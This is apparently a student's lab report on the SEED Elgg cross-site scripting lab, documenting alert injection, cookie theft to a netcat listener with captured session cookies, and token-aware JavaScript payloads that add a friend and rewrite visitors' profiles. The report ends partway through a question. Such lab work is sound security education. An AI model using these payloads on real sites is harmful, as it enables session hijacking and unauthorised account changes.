



Task 1: Posting a Malicious Message to Display an Alert Window











- Above, shows screenshots of the alert XSS popup window when the javascript code is implemented in Alice's profile. This popup window also showed up in bookmarks and wire post section of Alice's profile.

Task 2: Posting a Malicious Message to Display Cookies

Q1




- This screenshot above is me implementing the JavaScript code in Boby's profile, particularly in the About me section. Then we see the "Elgg =" as an alert, displaying the cookie of the current session.



- In the screenshot above, after logging off Boby's profile and signing back onto Alice's profile, then directing ourselves to Boby's profile, we see that the Elgg cookie displayed for Alice's current session. This proves that the Javascript code was executed and Alice was a victim of XSS attack. But only Alice can see the Elgg cookie alert and attackers cannot see this cookie.

Task 3: Stealing Cookies from the Victim's Machine

Q2



- Now, in order to get the cookie of the victim to the attacker, we write the following JavaScript code in Boby's file.

```
[10/15/20]seed@ip-172-31-88-114:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [122.58.95.109] port 5555 [tcp/*] accepted (family 2, sport 53155)
GET /?c=Elgg%3Dlrn0b7nscn3tlq3tlm2bsvn3b6 HTTP/1.1
Host: 35.175.234.53:5555
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Referer: http://ec2-35-175-234-53.compute-1.amazonaws.com/profile/boby
```

Inbound rules | Outbound rules | Tags

Inbound rules Edit inbound rules

Type	Protocol	Port range	Source	Description - optional
HTTP	TCP	80	0.0.0.0/0	-
HTTP	TCP	80	::/0	-
SSH	TCP	22	0.0.0.0/0	-
Custom TCP	TCP	5555	0.0.0.0/0	-

- The changes I made were adding the IP address of my AWS instance, as well as including “” around the string for the src target. I also made sure the inbound rules for this instance accepts port 5555.
- After saving the changes made in Boby’s about me section, the JavaScript code is executed, and we see Boby’s HTTP request and cookie on the terminal.

```
[10/15/20]seed@ip-172-31-88-114:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [122.58.95.109] port 5555 [tcp/*] accepted (family 2, sport 53264)
GET /?c=Elgg%3Ds5398hmp5rlc18bbr95h640n63 HTTP/1.1
Host: 35.175.234.53:5555
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Referer: http://ec2-35-175-234-53.compute-1.amazonaws.com/profile/boby
```

- This is the output when logging out and logging back into Boby’s account again


```
[10/15/20]seed@ip-172-31-88-114:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [122.58.95.109] port 5555 [tcp/*] accepted (family 2, sport 53338)
GET /?c=Elgg%3Dr0gsg4tcu84gv492u1s9u1gm25 HTTP/1.1
Host: 35.175.234.53:5555
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Referer: http://ec2-35-175-234-53.compute-1.amazonaws.com/profile/boby
```

- This screenshot above is the HTTP request when Alice views Boby’s profile.
- We see that as soon as we visit Boby’s profile from Alice’s account we get the above data in our terminal indicating Alice’s cookie. Hence, we have successfully obtained


the victim's cookie. We were able to see the cookie value of Alice because the injected Javascript code came from Elgg and the HTTP request came from Elgg as well. Therefore, the same origin policy, the countermeasure in CSRF attacks cannot act as a countermeasure to XSS attacks.

Task 4: Becoming the Victim's Friend

Q3



- Above is the Javascript code for add friend http request to Alice



- Above, we can see that Samy has been successfully added as a friend of Alice's account. Thus, we were successful in adding Samy as Alice's friend despite Alice not having to send the request using XSS attack. This code runs in the background, which shows that there is no notification of the attack on the victim.

Q4

- *var ts="&__elgg_ts="+elgg.security.token.__elgg_ts*
    - This line above grabs the new valid timestamp token.
- *var token="&__elgg_token="+elgg.security.token.__elgg_token*

    - This line grabs valid random token.
- In order to send a valid HTTP request, we need to have the secret token and timestamp value of the website attached to the request, or else the request will not be considered legitimate or be considered as an untrusted cross-site request. Thus this will throw out an error with our attack being unsuccessful.
- They are created to validate the request because the secret token is assigned to the current session and likely to be stored as a cookie.

Q5 - If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack? Justify your answer

- If this was the current scenario, then we will not be able to execute a successful attack as the mode encodes special characters in the input (as its only in Editor Mode).
- Every special character will be encoded.
- Since, for a JavaScript code we need to have <script> & </script> and various other tags, each one of them will be encoded into data and hence it will no longer be executed.

Task 5: Becoming the Victim's Friend


```
Form data
__elgg_token: "IbJhv5NgMlExSNi2H62uDQ"
__elgg_ts: "1602814731"
name: "Samy"
description: "<script+type=\"text/javascript\">\r\nwindow.onload+=+function+()+{\r
\nvar+Ajax=null;\r\nvar+ts=\"&__elgg_ts=\"+elgg.security.token.__elgg_ts;
\r\nvar+token=\"&__elgg_token=\"+elgg.security.token.__elgg_token;\r\n\r
\n//Construct+the+HTTP+request+to+add+Samy+as+a+friend.\r\nvar+sendurl=
\"http://ec2-54-209-221-243.compute-1.amazonaws.com/action/friends
/add?friend=47\"+++ts+++token;+//FILL+IN\r\n\r
\n//Create+and+send+Ajax+request+to+add+friend
\r\nAjax=new+XMLHttpRequest();\r\nAjax.open(\"GET\",sendurl,true);
\r\nAjax.setRequestHeader(\"Host\",\"ec2-54-209-221-243.compute-
1.amazonaws.com\");\r\nAjax.setRequestHeader(\"Content-Type\",\"application/x-
www-form-urlencoded\");\r\nAjax.send();\r\n}\r\n</script>"
accesslevel[description]: "2"
briefdescription: ""
accesslevel[briefdescription]: "2"
location: ""
accesslevel[location]: "2"
interests: ""
accesslevel[interests]: "2"
skills: ""
accesslevel[skills]: "2"
contactemail: ""
accesslevel[contactemail]: "2"
phone: ""
accesslevel[phone]: "2"
mobile: ""
accesslevel[mobile]: "2"
website: ""
accesslevel[website]: "2"
twitter: ""
accesslevel[twitter]: "2"
guid: "47"
```

```
Request Headers (644 B)                                   Raw
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Length: 1351
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=pdee99taanknq6s89rqfqmadn3
DNT: 1
Host: ec2-54-209-221-243.compute-1.amazonaws.com
Origin: http://ec2-54-209-221-243.compute-1.amazonaws.com
Referer: http://ec2-54-209-221-243.compute-1.amazonaws.com/profile/samy/edit
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:81.0) Gecko/20100101 Firefo
x/81.0
```

```
POST   http://ec2-54-209-221-243.compute-1.amazonaws.com/action/profile/edit
Host: ec2-54-209-221-243.compute-1.amazonaws.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 2062
Origin: http://ec2-54-209-221-243.compute-1.amazonaws.com
DNT: 1
Connection: keep-alive
Referer: http://ec2-54-209-221-243.compute-1.amazonaws.com/profile/samy/edit
Cookie: Elgg=pdee99taanknq6s89rqfqmadn3
Upgrade-Insecure-Requests: 1

__elgg_token=uIqgCWUPGlwN2Fewmcq76A&__elgg_ts=1602815845&name=Samy&description=<script type="text/javascript"> window.onload = function(){ //JavaScript code to access user name, us
```


- Above, we see look at the content of the HTTP request when information of request sent when submitting changes to Samy's profile using built in Firefox Network Tool and HTTP Header Life extension.

Edit profile


Display name


Samy


About me

```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc= "&description=Samy is cool" + "&accesslevel[description]=2"

//Construct the content of your url.
var content=token + ts +userName+desc+guid; //FILL IN
var sendurl="http://ec2-54-209-221-243.compute-1.amazonaws.com/action/profile/edit"; //FILL IN
var samyGuid=47; //FILL IN


if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","ec2-54-209-221-243.compute-1.amazonaws.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

- Above this is code which will edit any user's profile who visit Samy's profile. It obtains the token, timestamp, username and id from the JavaScript variables that are stored for each user session. The description and the access level are the same for everyone and hence can be mentioned directly in the code. We then construct a POST request to the URL.
- -Note that there is a missing semicolon in my code. I did not managed to get a proper screenshot of the working code but other than that, this should work.








- Above this, when logging into Alice's account and go to Samy's profile, we can see that the about me description has been switched. This shows that the attack was successful and Alice's profile is edited without her consent.

Q6. Why do we need the line if(elgg.session.user.guid!=samyGuid)?

- We need this line so that Samy does not attack himself and we can attack other users. The JavaScript code obtains the current session's values and stores a string named "Samy is cool" in the about me section.

Q7. Remove this line, and repeat your attack. Report what you see using a screenshot and explain your observation.



Edit profile

Display name

